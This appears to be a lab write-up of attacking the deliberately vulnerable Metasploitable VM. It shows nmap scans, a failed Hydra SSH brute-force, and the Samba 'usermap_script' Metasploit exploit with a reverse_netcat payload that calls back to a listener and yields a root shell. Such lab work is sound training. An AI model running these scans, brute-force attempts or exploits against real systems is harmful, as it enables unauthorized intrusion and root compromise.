
Box ip: 192.168.126.114
Box Name: Metasploitable
Box type:

- Active Information Gathering
- Public Exploits
- Metasploit Framework

Initial Scan : Nmap




```
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3306/tcp open  mysql
5432/tcp open  postgresql
8009/tcp open  ajp13
8180/tcp open  unknown
```

Nmap Version scan gives the following

```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
```

OS and HOST name detection:


- OS : Ubuntu
- Hostname: METASPLOITABLE



```
Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2022-11-21T10:03:11-05:00
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
|_smb2-time: Protocol negotiation failed (SMB2)
|_clock-skew: mean: 1h15m05s, deviation: 2h30m00s, median: 4s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
```

Note : HostName could be a User Name

SSH password cracking using Hydra: STATUS : Not Working




```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-11-21 21:00:45
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.126.114:22/
[ERROR] could not connect to ssh://192.168.126.114:22 - kex error : no match for method server host key algo: server [ssh-rsa,ssh-dss], client [ssh-ed25519,ecdsa-sha2-nistp521,ecdsa-sha2-nistp384,ecdsa-sha2-nistp256,rsa-sha2-512,rsa-sha2-256]
```

Searching Exploits:
1. Samba 3.0.20 is vulnerable to “usermap_script”

Description:


This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames prior to authentication!



```
msf6 auxiliary(scanner/smb/smb_version) > search samba usermap

Matching Modules
================

   #  Name                               Disclosure Date  Rank       Check  Description
   -  ----                               ---------------  ----       -----  -----------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Samba "username map script" Command Exe


Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/samba/usermap_script
```


Proof of Concept

1. Setting up payload in Metasploit




```
msf6 auxiliary(scanner/smb/smb_version) > use 0
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > 
```

2. configuring payload



```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.126.114  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.126.169  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

3. Running the Exploit gives direct access to ‘root’user



```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.126.169:4444
[*] Command shell session 1 opened (192.168.126.169:4444 -> 192.168.126.114:51095) at 2022-11-21 21:51:15 +0530

whoami
root
```